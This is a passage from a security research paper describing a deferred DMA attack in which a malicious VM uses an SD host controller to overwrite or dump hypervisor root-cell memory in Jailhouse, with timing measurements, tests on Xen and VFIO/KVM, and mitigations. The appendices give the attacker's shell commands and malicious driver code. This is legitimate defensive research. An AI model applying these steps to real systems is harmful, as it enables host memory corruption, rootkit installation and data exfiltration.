


Figure 7. Useful debugging functions provided by the hardware debugger to develop and test the DMA attack.

and redirects all interrupts generated by the device to the VM.

Even though Jailhouse can be considered a static partitioning hypervisor from the perspective of the cells, the root cell can have I/O devices dynamically allocated and deallocated to it during runtime. This is because when a cell is destroyed, the peripherals that were assigned to it are reallocated to the root cell. Conversely, when a VM is created, the peripherals that must be assigned to it are removed from the root cell. Therefore, as explained in [15], Jailhouse acts more like a dynamic hypervisor from the root cell's perspective. Jailhouse supports the ARM's SMMUv2 and SMMUv3, along with the Intel's IOMMU (VT-d) and the Texas Instruments' Peripheral Virtualization Unit (PVU). On ARM platforms, a DMA-capable device can be assigned to a cell by assigning the device's Stream ID (SID) to the cell. The SID enables the SMMU to identify the bus-master (e.g., DMA-capable device) that initiated a memory transaction. Based on this SID, the SMMU can use different translation contexts and enforce access control. When a VM that had direct access to a DMA-capable device is destroyed, that DMA-capable device can be reallocated to the root cell. In particular, the SID of the device can be reassigned to the root cell [27]. In that case, the SID of the DMA-capable device is swapped from the destroyed VM's context directly to the root cell's context (cf. Appendix B). From that point on, the transactions generated by the DMA-capable device are subject to the context of the root cell and can supposedly access the same memory

region as the root cell. Therefore, the properties required for the attack to be applicable, as specified in II, are fulfilled in Jailhouse.

- Untrusted cells have direct access to physical I/O devices, including DMA-capable devices.
- Cells can be destroyed during hypervisor runtime through the root cell, which controls the hypervisor.
- Once a cell is destroyed, the I/O devices to which the VM had direct access can be dynamically reallocated to the root cell.

It is particularly relevant to test the attack in Jailhouse as it represents a significant threat on this hypervisor for several reasons. First, Jailhouse targets embedded systems where VMs often have direct access to hardware devices, as this approach addresses key constraints commonly found in this domain [13]–[15], [28]. Moreover, Jailhouse only supports I/O passthrough to give VMs access to peripherals. Thus, the deferred DMA attack is a greater concern for this hypervisor, since it does not provide any other alternative for I/O virtualization. Finally, the hypervisor is supported on a wide range of embedded platforms that embed various types of DMA-capable devices, potentially suitable for carrying out the deferred DMA attack. Moreover, many embedded platforms supported by Jailhouse include an SD Host Controller, a widespread DMA-capable device, which underscores the commonness of the environment in which the attack was tested.

The version of Jailhouse assessed is based on the latest tag (v0.12) at the time of writing. The testing environment involves a malicious unprivileged cell in which the modified driver is implemented. In addition to this, the root cell, from which the hypervisor is controlled, is running and is considered as the host. An SDHC is assigned to the malicious cell, allowing it to access an SD card. When the malicious cell is destroyed, the SDHC is reallocated to the root cell and remapped to the root cell's memory. The attack involves the following steps: First, the modified driver is loaded into the malicious cell. The attack is constructed by creating the required descriptor table and preparing the SD card accordingly. Then, the malicious VM initiates the attack by sending a read or write command to the SDHC. These steps are further detailed in Appendix C-A. If the malicious cell is not destroyed before the malicious DMA operation is performed, it can reset the SDHC to abort the attack and then restart it. At some point, the cell is destroyed using the command *"jailhouse cell destroy 1"* available from the root cell. Subsequently, the DMA-capable device is reallocated from the malicious cell to the root cell as expected. After some time, the SDHC reaches the malicious descriptor and successfully performs the malicious DMA operation, which overwrites the host memory. We verified the success of the attack using the hardware debugger through the following steps. First, we ensured that the SDHC was still fetching descriptors even after the VM that initiated the command had been destroyed. Then, we confirmed that the SDHC

continued fetching descriptors while it was remapped to the root cell's memory. After that, we verified that the SDHC fetched the malicious descriptor while it had already been remapped to the root cell's memory. Finally, we confirmed that the memory was patched to the target address with the intended payload. All artifacts and instructions necessary to replicate this PoC of the deferred DMA attack on Jailhouse are provided in [12].

With such an attack, the root cell can easily be crashed by overwriting its memory, making the management of Jailhouse and the VMs (e.g., VM destruction, VM creation, etc.) impossible. This attack could also be used to dump the root cell memory to an external device and exfiltrate sensitive data. Moreover, the attacker could patch the root cell's kernel code and install a rootkit to take control of the root cell. This is particularly a matter of concern in terms of security since the hypervisor in Jailhouse heavily relies on the root cell. However, the memory layout inside the root cell is not necessarily known to the attacker, making it difficult to patch precise portions of code or data inside the root cell memory.

C. MEASUREMENTS

As stated in the requirements for a DMA-capable device, the driver should be able to track, at least approximately, the remaining time before a malicious DMA operation is performed by the DMA-capable device. This capability allows the driver to restart the DMA-capable device before the malicious operation occurs. In the case of the SDHC, the driver can rely on interrupt descriptors. To implement the attack, the driver can insert an interrupt descriptor in the table to track the remaining number of loops in the descriptor table before the malicious descriptor.

Interrupt descriptors also enable us to measure the time the SDHC takes to fetch the descriptors, allowing us to compute the time between the command execution by the driver and the malicious DMA operation. For the SDHC and the platform (ZCU104) on which we conducted these tests, the SDHC fetches descriptors at a rate of 38.3520 kB/ms. Based on x_{RAM} , the size (in kB) of the descriptor table in RAM, and x_{SD} , the size (in kB) of the imported descriptors in MMC, the total delay introduced (in ms) can be calculated using the following formula:

$$y = 0.02607x_{RAM} \cdot 128x_{SD} \quad (1)$$

The left side of the formula computes the time the SDHC takes to fetch the descriptor table stored in RAM, while the right side computes the number of loops through that descriptor table, which depends on the number of descriptors stored on the SD side. This allows us to assess whether sufficient time can be introduced to give the IOMMU time to remap the device into host memory. This also enables the minimization of the size of the descriptor table in RAM if necessary. Table 1 shows the delay introduced depending on x_{SD} for a descriptor table of 4 MB in RAM (x_{RAM}).

Table 1. Delay Introduced Depending on the Number of Loops Through a Descriptor Table of 4 MB in RAM.

Number of loops	Size in SD card	Delay introduced (sec)
32	256 B	3.318
64	512 B	6.728
128	1 kB	13.702
256	2 kB	27.334
512	4 kB	54.703
1024	8 kB	109.257
2048	16 kB	218.726
4096	32 kB	437.466

As shown in Table 1, a delay can be significantly extended by storing descriptors on the MMC side, as they impact the number of loops in the descriptor table. With a 4 MB descriptor table, only 32 kB on the MMC is required to introduce a delay of more than 7 minutes. Given that gigabytes of data can be stored on MMC, whether eMMC or SD cards, one could easily introduce hours of delay, leaving plenty of time for the device to be remapped to the host or even reassigned to a newly created VM. However, it is important to note that the driver should not rely on this time to estimate when the SDHC will perform the malicious DMA operation. This is because the VM executing the driver may only have access to a virtual timer that does not necessarily reflect the real time elapsed. On ARM, this virtual timer is based on a physical timer minus an offset (CNTVOFF_EL2) that is controlled by the hypervisor. For example, this allows the hypervisor to hide from the VM the time during which the VM is not scheduled [29].

V. DISCUSSION

A. PRACTICABILITY OF THE ATTACK

The practicability of the deferred DMA attack must be evaluated on a case-by-case basis, as required properties at the hypervisor, platform, and device levels can mutually influence one another. The threat of such a DMA attack should be considered whenever a DMA-capable device is reallocated from an untrusted driver. Static partitioning hypervisors are not affected by this type of attack, since DMA-capable devices cannot be dynamically reallocated at runtime. The most critical property determining the applicability of the attack is that *the intended delay before the malicious DMA operation is preserved during the remapping process*. This property depends not only on the operations and capabilities of the DMA-capable device, and the manner in which it is leveraged to introduce the desired delay, but also on how the hypervisor manages resources and assigns memory to VMs, as well as on the underlying platform, which may either impose limitations or facilitate the execution of the attack.

The implementation of the attack using the SDHC satisfies this property under certain conditions, which substantially reduces the applicability of the attack on some hypervisors. This constraint arises because the buffer descriptors used for the DMA operations of the SDHC (i.e., the descriptor table) are stored in the main memory (RAM). Therefore, access

to the descriptor table is also subject to the access control enforced by the IOMMU. This constrains the practicability of the attack, as the SDHC needs to continuously access the main memory (RAM) during the execution of the attack to fetch descriptors. Nevertheless, this is not the case for all DMA-capable devices as shown later in this section. In the case of the SDHC, the device fetches the descriptor table while it is being remapped to the host. Consequently, the descriptor table must reside in a memory region that remains mapped and accessible to the SDHC throughout the remapping process. This ensures that the SDHC can continue processing the descriptor table without interruption. Since the descriptor table is stored in RAM, the attack cannot be executed if the SDHC is prevented from accessing the related portion of RAM while it is being remapped. This condition explains why the attack is applicable to Jailhouse. Indeed, upon destruction of the VM, the SID is directly reallocated from the malicious VM context to the host context (cf. Appendix B). As a result, during remapping, the SDHC is never prevented to access to the memory region where the descriptor table resides.

The practicability of the attack is significantly reduced if the device relies on buffer descriptors stored in main memory to introduce the intended delay. In [30], the authors analyze the operation of different types of DMA-capable devices, with particular focus on the memory accesses they perform and their common characteristics. Among the studied devices, one-third are reported to use internal memory to store buffer descriptors, while the remainder rely on external memory (i.e., main memory), as in the case of the SDHC. Because internal memory is permanently accessible to the DMA-capable device, such devices can continuously access their buffer descriptors even if completely unmapped from main memory by the IOMMU. Consequently, the limitations described above do not apply to these devices, which considerably increases the practicability of the attack. Yet, such types of DMA-capable devices are less common on high-performance SoCs, such as the ZCU104 used in our attack experiments. To the best of the authors' knowledge, no DMA-capable device on the ZCU104 relies on buffer descriptors stored in the device's internal memory.

Some DMA-capable devices execute based on buffer descriptors constructed by the driver and operate with a pre-defined and fixed state machine. However, other DMA-capable devices have much greater capabilities and are more standalone, as they are programmable [31] and execute independently from the rest of the system. This is the case with the NXP's Smart Direct Memory Access Controller (SDMA) [32]. The SDMA includes a custom RISC core along with its dedicated registers, RAM, and ROM. The SDMA core is based on a 32-bit register architecture with 16-bit instructions and executes short routines that perform DMA transfers; these routines are called scripts. During initialization, default scripts are loaded from the SDMA ROM, but custom scripts can be downloaded from the main memory to the SDMA RAM with some modifications to the SDMA driver. Thus, such DMA-capable devices could easily be

used to carry out the described DMA attack with minimal limitations that could affect the practicability of the attack. Based on [33] and the assembler provided, along with some modifications to the SDMA drivers, we were able to compile our routines, load them into the SDMA RAM, and have them run by the SDMA core. This allowed great flexibility and capability in programming DMA operations, effectively enabling us to introduce a delay and make arbitrary DMA accesses. However, since the NXP's i.MX8M [32] on which we performed the test is not equipped with an IOMMU, we could not verify whether the attack could be executed with such a type of DMA-capable device. The practicality of the attack is significantly impacted if the device relies on buffer descriptors stored in main memory to introduce the intended delay. During the remapping process, the DMA-capable device may be prevented from accessing the descriptor table, causing the attack to fail. This limitation, however, can be avoided on certain platforms depending on their configuration. For instance, on the Zynq UltraScale+ MPSoC, some DMA traffic generated by specific DMA-capable devices does not necessarily pass through the IOMMU. In particular, a register (*IOU_INTERCONNECT_ROUTE*) — disabled by default — can be configured to force all DMA traffic to be routed through the IOMMU [34]. If this register remains disabled, DMA traffic from IOP peripherals, including the SDHC, can bypass the IOMMU for specific memory regions, such as the On-Chip Memory (OCM) or IOP peripheral control registers. If a malicious VM has access to these memory regions, it can store the descriptor table there, thereby bypassing this limitation and ensuring that the DMA-capable device retains access to the descriptor table.

Using the modified drivers to implement the attack, together with a hardware debugger, we verified that under this configuration the SDHC is never restricted from accessing these memory regions, despite the access control enforced by the IOMMU and configured by the hypervisor. This demonstrates that the applicability of the attack depends on multiple interdependent factors, including the specific configuration employed and constraints at the device, platform, and hypervisor levels. Consequently, it is difficult to provide an exhaustive list of independent properties that determine the attack's applicability.

B. ATTACK SCENARIOS

Besides the main attack scenario discussed in this article, there may be others that compromise inter-OS isolation. For example, a DMA-capable device could be reallocated from a recently destroyed untrusted VM to a newly created VM. This section provides insights into the applicability of the attack in different scenarios and on other virtualization technologies, namely Xen, VFIO and KVM.

1) Xen

As in Jailhouse, Xen introduces a privileged VM (i.e., the host), called Dom0, from which the hypervisor can be controlled and additional VMs can be dynamically created and

destroyed. The main attack scenario described for Jailhouse was tested on Xen but was not successful. Xen on ARM relies on a device tree, parsed at boot time, that enables both Xen and Dom0 to manage hardware devices. For a DMA-capable device to be passed through to a VM in Xen, its device tree node must include the property `xen,passthrough`. If this property is specified in the device tree node of the DMA-capable device, the device is never mapped to Dom0, even at boot time before any other VMs are started. Furthermore, when a VM is destroyed, the DMA-capable devices allocated to it are not remapped to the host (i.e., Dom0) memory, thereby making the attack impossible.

Another potential attack scenario involves a DMA-capable device that is dynamically reallocated from one VM to another during runtime. For example, in Xen, a physical DMA-capable PCI device can be hot-plugged and unplugged from a running VM [35]. Consequently, such a device can be dynamically unmapped from one VM's memory and subsequently remapped to another VM's memory. However, this feature is not available for memory-mapped devices such as the SDHC. Therefore, we could not evaluate this scenario with our implementation of the deferred DMA attack.

However, a VM with direct access to a memory-mapped device could be destroyed, and the device subsequently reallocated to a newly created VM. If the former VM manages to introduce the intended delay, the malicious DMA access of the peripheral could occur once the device is remapped to the new VM. The deferred DMA attack was implemented and tested in the following scenario. First, the attacking VM that controls the SDHC and implements the deferred DMA attack is executed. Then, from Dom0, the malicious VM controlling the SDHC is destroyed. Later, a new VM is created and assigned the SDHC. This attack scenario failed because, when a VM is destroyed in Xen, any DMA-capable device previously assigned to it is prevented from accessing memory regions. Specifically, when a device is not allocated to a running VM, it is not reassigned to the host or to Xen and therefore is not mapped to any memory region. Consequently, once the malicious VM is destroyed, the SDHC can no longer access the descriptor table, causing the attack to fail. Using a hardware debugger, we confirmed that upon destruction of the attacking VM, the DMA-capable device was no longer mapped to any memory region and thus could not access the descriptor table.

2) VFIO and KVM

Intra-OS protection may also be threatened by the deferred DMA attack. VFIO [36], which stands for Virtual Function I/O, is a framework in the Linux kernel that provides a secure mechanism to expose physical devices to user space. VFIO can be used to implement user-space drivers and improves performance in terms of both latency and bandwidth by allowing direct user-space access to a physical device instead of relying on a kernel-space API. It can also be used for direct device assignment to VMs running on a host OS that operates as a hypervisor. This is the case with KVM [18],

[37], which relies on the VFIO framework to ensure that when a VM has direct access to a device, that device can only access the VM's memory. The framework typically leverages the IOMMU to ensure safe direct access to devices, thereby providing memory isolation and protection between the host and the untrusted user-space or VM driver. The deferred DMA attack, however, may be effective in VFIO given the following properties.

- An untrusted driver, whether implemented in user space or in a VM, has direct access to a DMA-capable device.
- Drivers can be dynamically unbound and bound; thus, DMA-capable devices can be remapped from the memory of the untrusted driver to the memory of a different driver.

An attack scenario could involve an untrusted user-space driver being unbound from a DMA-capable device and the device subsequently rebound to another driver. However, the attack is unlikely to succeed with the described implementation due to the additional constraints imposed by the SDHC's capabilities. In particular, this implementation only allows the introduction of an arbitrary delay before the malicious DMA operation, with no mechanism to detect when the device has been remapped. This limitation significantly reduces practicality, since the DMA-capable device is not necessarily reallocated immediately after the destruction of the malicious VM or after the untrusted driver is unbound. Furthermore, the delay cannot be excessively long, as the new VM or driver to which the device is reallocated would likely reset the device, thereby causing the attack to fail.

In addition, VFIO exposes a device reset control through `ioctl()`. This functionality is leveraged in KVM/QEMU when a VM with a VFIO-assigned hardware device is created or destroyed. It enables the hypervisor to reset devices either before assigning them to a VM or after they have been released. Without a proper reset, device control registers may leak data from previous host executions. Moreover, guest drivers generally assume "power-on" conditions; initializing a device from an unknown state may cause the driver to misconfigure the device or even crash. As detailed in Section V-C3, resetting the device provides reliable protection against deferred DMA attacks.

However, ARM embedded platforms often lack generic reset mechanisms, making standard VFIO reset support impractical. Two approaches exist for handling non-standard reset mechanisms that VFIO cannot manage directly. The first is to implement a reset hook in the kernel, which involves creating a reset module that halts DMA, disables interrupts, and places the hardware in a well-defined state. VFIO can then look up the corresponding reset implementation and invoke it when assigning the device to a VM. Alternatively, a VFIO kernel parameter can be specified to indicate that no reset is required. However, this exposes the system to bugs, data leakage or potentially the deferred DMA attack.

The deferred DMA attack is particularly relevant in embedded systems, where VMs are often given direct access

to I/O devices. Most embedded hypervisors targeting these platforms are proprietary and, therefore, could not be evaluated in this study. Nevertheless, we hope that this work raises awareness of the potential threat and encourages practitioners to assess and test their systems for such vulnerabilities.

C. MITIGATION

We conducted a series of tests in our experimental environment to identify potential countermeasures and mitigations against the deferred DMA attack. These countermeasures appear to be dependent on the underlying platform and the specific DMA-capable device.

1) Unmapping the Device Control Registers

Unmapping the device control registers from the DMA-capable device's memory does not provide a reliable or generic mitigation. As explained in Section V-A, access from certain DMA-capable devices to their control registers does not necessarily pass through the IOMMU, as is the case on the ZCU104. Therefore, even if the IOMMU prevents a DMA-capable device from accessing its control registers, the device may still be able to access them. Second, even when traffic from a DMA-capable device to its control registers does pass through the IOMMU, unmapping the control registers may still be insufficient. This is because a DMA-capable device does not necessarily need to access its control registers during DMA operations. To evaluate this mitigation, we unmapped the SDHC control registers from its memory upon VM destruction and tested whether the attack could still be executed. We also ensured that the memory accesses of the SDHC to its control registers passed through the IOMMU. The results showed that the SDHC was able to continue fetching descriptors during operation, even though its control registers had been unmapped.

2) Unmapping the Device's Memory

As shown in Section V-A, the practicability of the deferred DMA attack is reduced if the DMA-capable device relies on buffer descriptors (e.g., a descriptor table) stored in main memory. In Jailhouse, the attack can be mitigated by temporarily unmapping any memory regions from the DMA-capable device. Alternatively, clearing the memory pages allocated to the device when controlled by an untrusted driver can also help reduce this risk. Regarding the SMMUv2, the SID of the device should not be *directly* reallocated from the context of the untrusted driver. Instead, the SID of the DMA-capable device can, for example, be temporarily mapped to a fault context through the S2CR register. This causes any transaction from the DMA-capable device to incur an invalid context fault, thereby aborting the attack. However, these mitigations are only effective if the descriptor table resides in a memory region protected by the access control of the IOMMU.

3) Device Reset

Resetting a DMA-capable device provides a reliable mitigation, which can be generic to varying extents depending on the platform and device. A reset ensures that the device is placed in a clean and well-defined state before being reallocated from an untrusted driver. This prevents the device from continuing operations initiated by a former driver once it has been reassigned. Using a hardware debugger, we verified that resetting the SDHC effectively aborts the deferred DMA attack.

As mentioned in Section V-B, this mechanism is implemented in VFIO and provides a reliable mitigation against the deferred DMA attack. However, it assumes the existence of a standard reset interface on which the hypervisor can rely. At the platform level, the Advanced Configuration and Power Interface (ACPI) [38] defines how hardware resources and power states are discovered, configured, and managed. ACPI provides standardized methods for device reset, but it is primarily implemented on x86 systems [38]. The ACPI interface is rarely available on ARM embedded platforms [39]–[41], where hardware discovery and management are typically handled through a device tree. At the bus level, PCI [42] devices include a Function Level Reset (FLR) capability, which allows the OS or hypervisor to reset a PCI device in a generic manner [43], independently of the specific device.

By contrast, SoC-integrated MMIO devices often lack a standardized reset mechanism. In some cases, a reset is performed via a GPIO; in others, through a dedicated control register; and in certain designs, the reset functionality is even shared among multiple peripherals, making generic reset support impractical.

VI. CONCLUSION

This paper presents a new DMA attack that relies on a deferred DMA operation. This delay allows sufficient time for the I/O device to be remapped to the host, such as the hypervisor or a privileged VM. We demonstrated the practicability of this DMA attack by implementing it with a commonly used DMA-capable device. We showed that a significant delay can be introduced, providing enough time for a successful attack. We also demonstrated the attack's applicability by detailing a successful execution of the deferred DMA attack on a dynamic hypervisor.

As shown, the practicability of the attack strongly depends on the characteristics of the specific DMA-capable device. Nonetheless, the presented proof of concept highlights a significant threat, particularly on complex platforms that integrate diverse DMA-capable devices. This threat is emphasized by the growing adoption of virtualization in various environments, as well as the increasing complexity of System on Chips (SoCs) in terms of processing elements [44]. Moreover, a device reset, which provides a generic mitigation, may be difficult to implement on embedded and SoC platforms, as these often lack standardized peripheral control mechanisms. To prevent this DMA attack, it is crucial to ensure that the device completes all operations initiated by an

untrusted driver before being reallocated. Based on our tests, reliable mitigation appears to be specific to the platform and the DMA-capable device.

This deferred DMA attack could be further investigated by studying more stand-alone DMA-capable devices (e.g., USB devices, GPU), making the attack more practicable. Additionally, the attack could be tested in different scenarios across a wide range of hypervisors. We encourage the attack to be tested on different platforms, devices, and hypervisors to clearly identify its practicability and applicability across various environments.

APPENDIX A EXAMPLE OF A LINKED-LIST OF DESCRIPTORS

Fig. 8 shows an example of a linked list of descriptors with two linked descriptors and four buffer descriptors. Any descriptor must be marked as VALID to be effective. The last descriptor has the flag END set, indicating to the DMA-capable device that this is the end of the descriptor table.




Figure 8. Example of a descriptor table with linked and buffer descriptors.

APPENDIX B SMMU DRIVER IN JAILHOUSE

Listing 1 shows the SMMU driver functions called by Jailhouse when a VM is destroyed. The code snippet highlights how DMA-capable devices are unmapped from the memory of the cell being destroyed. In particular, it shows that the SID of the DMA-capable device can be swapped from the context of the destroyed VM directly to the root cell's context through the function `arm_smmu_return_sid_to_root_cell()`. This function is executed when a VM is destroyed and one of its DMA-capable devices had been assigned to the root cell prior to the VM's creation. Listing 1 highlights that the DMA-capable device is unmapped from the memory of the VM being destroyed and directly remapped into the root cell's memory. Thus, during reallocation, the DMA-capable device is never prevented from accessing the descriptor table.

```
static bool arm_smmu_return_sid_to_root_cell(
    struct arm_smmu_device *smmu, union
    jailhouse_stream_id fsid, int idx)
{
    ...
    for_each_stream_id(rsid, root_cell.config, n) {
        if (fsid.id == rsid.id) {
            printk("Assigning SID 0x%llx Mask: 0x%llx
                to cell \"%s\"\n",
                SMR_GET_ID(fsid.mmu500.id),
                SMR_GET_MASK(fsid.mmu500.mask_out)
                ,
                root_cell.config->name);

            /* We just need to update S2CR. */
            /* Reallocate SID to root cell */
            arm_smmu_write_s2cr(smmu, idx,
                S2CR_TYPE_TRANS,
                root_cell.config->id);
            return true;
        }
    }
    return false;
}

static void arm_smmu_cell_exit(struct cell *cell)
{
    ...
    for_each_smmu(smmu, dev) {
        for_each_stream_id(fsid, cell->config, n) {
            sid = SMR_GET_ID(fsid.mmu500.id);
            smask = SMR_GET_MASK(fsid.mmu500.mask_out
                );

            idx = arm_smmu_find_sme(sid, smask, smmu)
                ;
            if (idx < 0)
                continue;

            /* return full stream ids */
            if (arm_smmu_return_sid_to_root_cell(smmu
                , fsid, idx))
                continue;

            if (smmu->smrs) {
                smmu->smrs[idx].id = 0;
                smmu->smrs[idx].mask = 0;
                smmu->smrs[idx].valid = false;
                arm_smmu_write_smr(smmu, idx);
            }
            arm_smmu_write_s2cr(smmu, idx,
                S2CR_TYPE_FAULT, 0);
        }
    }
    ...
}
```

Listing 1. SMMU driver code in Jailhouse called upon cell destruction.

APPENDIX C IMPLEMENTATION OF THE ATTACK WITH AN SDHC

A. STEPS FOR PREPARING THE MALICIOUS DRIVER AND THE MMC

Listing 2 shows the steps followed by the attacker that controls a VM to prepare and execute the attack using the malicious driver. The VM runs a guest Linux system over which the attacker has full control (i.e., root access within the VM).

First, the malicious driver is loaded along with other necessary drivers. Next, the malicious descriptor is written into a file (*target*); this descriptor contains the address

```
#Insert the malicious modified driver
insmod modified-sdhci.ko

#Prepare the malicious descriptor that must be
stored on the MMC (e.g., \x23\x00\x16\x02\x00\
x00\xee\x01 to patch or dump 0x0216 bytes at
address 0x01EE0000)
echo -n -e '\x23\x00\x16\x02\x00\x00\xee\x01' >
target

#Prepare the payload (for patching memory RAM)
that is stored after the malicious descriptor
in MMC
echo -n -e INSERT_YOUR_PAYLOAD_1234 > payload

#Request a descriptor table (in RAM) of 512 pages
and print the physical address of the
descriptor table
echo -n -e '512' > /sys/devices/platform/ff170000
.mmc/request_desc_table

#Preload the SD card with forged descriptors. The
first part of the descriptor "\x25\x00\x08\x00
" is fixed and the second part "\x00\x00\xb0\
x54" must be replaced with the address given
by request_desc_table)
perl -e '$count=1024; while ($count>0) {
  syswrite(STDOUT, "\x25\x00\x08\x00\x00\x00\xb0\
x54", 8);
  $count--;
}' > /dev/mmcblk0p2

#Copy the payload and the malicious descriptor in
MMC (seek=Number of loop on the descriptor
table)
dd if=target of=/dev/mmcblk0p2 bs=8 seek=511 count
=1
dd if=payload of=/dev/mmcblk0p2 bs=8 seek=512
count=1

#Construct the initial descriptor table in RAM
cat /sys/devices/platform/ff170000.mmc/
enable_custom_adma
cat /sys/devices/platform/ff170000.mmc/
construct_adma_attack

#Begin the attack (if= for patching, of= for
dumping RAM)
dd if=/dev/mmcblk0p2 bs=64k count=1M
```

Listing 2. Steps executed in the malicious VM to prepare the attack.

(0x01EE0000) and the length (0x0216) of the targeted memory region that the attacker wants to dump or patch. This address can be any IPA of the VM or the host to which the device is remapped once the attacking VM is destroyed. If the attacker desires to patch the RAM, then he also writes a payload into a file (*payload*). The attacker then allocates the descriptor table in RAM using a function (*request_desc_table*) exposed by the malicious driver through a *sysfs* entry. Following this, the attacker prepares the MMC by writing into it descriptors that will be exported during the execution of the attack. After inserting the descriptors into the MMC, the malicious descriptor and the payload are loaded into the MMC using *dd* command. Finally, the attacker constructs the descriptor table using another function exposed through a *sysfs* entry (*construct_adma_attack*) and initiates the

attack by triggering DMA with a *dd* command. At this stage, the SDHC starts DMA, and the descriptors are exported from the MMC to the descriptor table. Eventually, the malicious descriptor is also exported from the MMC to the descriptor table. Finally, the malicious descriptor is executed by the DMA engine, and consequently, the payload is transferred to the memory address pointed to by the malicious descriptor.

B. DRIVER CODE THAT INITIALIZES THE DESCRIPTOR TABLE AS REQUIRED FOR THE ATTACK

Listing 3 shows a code snippet of the function in the malicious driver that constructs the initial descriptor table required for the attack. The driver is not involved in the preparation of the MMC.

```
/* Construct the descriptor table in RAM as
required for the attack. The descriptor table
must have been allocated before. The MMC must
be prepared separately
*/
static ssize_t construct_adma_attack(struct
device *dev, struct device_attribute *attr,
char *output)
{
  if(!desc_table)
  {
    dev_info(dev, "Warning: Descriptor table
must be allocated before \n");
    return 0;
  }
  struct sdhci_host *host = dev_get_drvdata(dev);
  void *desc = (void*)desc_table;

  //Insert a TRAN descriptor that makes the SDHC
overwrites that descriptor with 8 bytes
from the SD card
sdhci_adma_write_desc(host, &desc, adma_addr,
SDHCI_ADMA2_32_DESC_SZ, ADMA2_TRAN_VALID);

//Fill the table with LINKED descriptors
for(int
i=SDHCI_ADMA2_32_DESC_SZ+SDHCI_ADMA2_32_DESC_SZ;
i <=
(desc_table_sz-SDHCI_ADMA2_32_DESC_SZ);
i+=SDHCI_ADMA2_32_DESC_SZ)
{
  sdhci_adma_write_desc(host, &desc,
adma_addr+i, 0, ADMA2_LINK_VALID);
}
//Last descriptor is a LINKED descriptor
pointing to the beginning of the table
sdhci_adma_write_desc(host, &desc, adma_addr,
0, ADMA2_LINK_VALID);
dev_info(dev, "Size of the descriptor table in
RAM: %lu bytes \n", (unsigned
long)desc_table_sz);
return 0;
}
```

Listing 3. Code snippet of the malicious driver that initializes the descriptor table as required for the attack.

References

- [1] J. de Bonfils Lavernelle, P. Bonnefoi, B. Gonzalvo, and D. Sauveron. DMA: A persistent threat to embedded systems isolation. In *2024 IEEE 23rd International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*, pages 101–108. IEEE, 2024.

- [2] P. Willmann, S. Rixner, and A. L. Cox. Protection strategies for direct access to virtualized I/O devices. In *USENIX 2008 Annual Technical Conference*, ATC'08, page 15–28, USA, 2008. USENIX Association.
- [3] A. Markuze, A. Morrison, and D. Tsafir. True IOMMU protection from DMA attacks: When copy is faster than zero copy. In *Proc. 21st International Conference on Architectural Support for Programming Languages and Operating Systems*, ASPLOS '16, page 249–262, New York, NY, USA, 2016. Association for Computing Machinery.
- [4] M. Moshe, A. Nadav, and T. Dan. Efficient intra-operating system protection against harmful DMAs. In *13th USENIX Conference on File and Storage Technologies (FAST 15)*, pages 29–44. USENIX Association, February 2015.
- [5] A. T. Markettos, C. Rothwell, B. F. Gutstein, A. Pearce, P. G. Neumann, S. W. Moore, and R. Watson. Thunderclap: Exploring vulnerabilities in operating system IOMMU protection via DMA from untrustworthy peripherals. In *Proc. 2019 Network and Distributed System Security Symposium*, NDSS 2019, San Diego, California, 2019. Internet Society.
- [6] A. Kadav, M. J. Renzelmann, and M. M. Swift. Tolerating hardware device failures in software. In *Proc. ACM SIGOPS 22nd Symposium on Operating Systems Principles*, SOSP '09, page 59–72, New York, NY, USA, 2009. Association for Computing Machinery.
- [7] M. Alex, S. Vargafik, G. Kupfer, B. Pismeny, N. Amit, A. Morrison, and D. Tsafir. Characterizing, exploiting, and detecting DMA code injection vulnerabilities in the presence of an IOMMU. In *Proc. 16th European Conference on Computer Systems*, EuroSys '21, page 395–409, New York, NY, USA, 2021. Association for Computing Machinery.
- [8] O. Peleg, A. Morrison, B. Serebrin, and D. Tsafir. Utilizing the IOMMU scalably. In *2015 USENIX Annual Technical Conference (USENIX ATC 15)*, pages 549–562. USENIX Association, July 2015.
- [9] M. Malka, N. Amit, M. Ben-Yehuda, and D. Tsafir. rIOMMU: Efficient IOMMU for I/O devices that employ ring buffers. *SIGARCH Computer Architecture News*, 50(4):355–368, 2015.
- [10] N. Amit, M. Ben-Yehuda, D. Tsafir, and A. Schuster. vIOMMU: Efficient IOMMU emulation. In *2011 USENIX Annual Technical Conference (USENIX ATC 11)*. USENIX Association, June 2011.
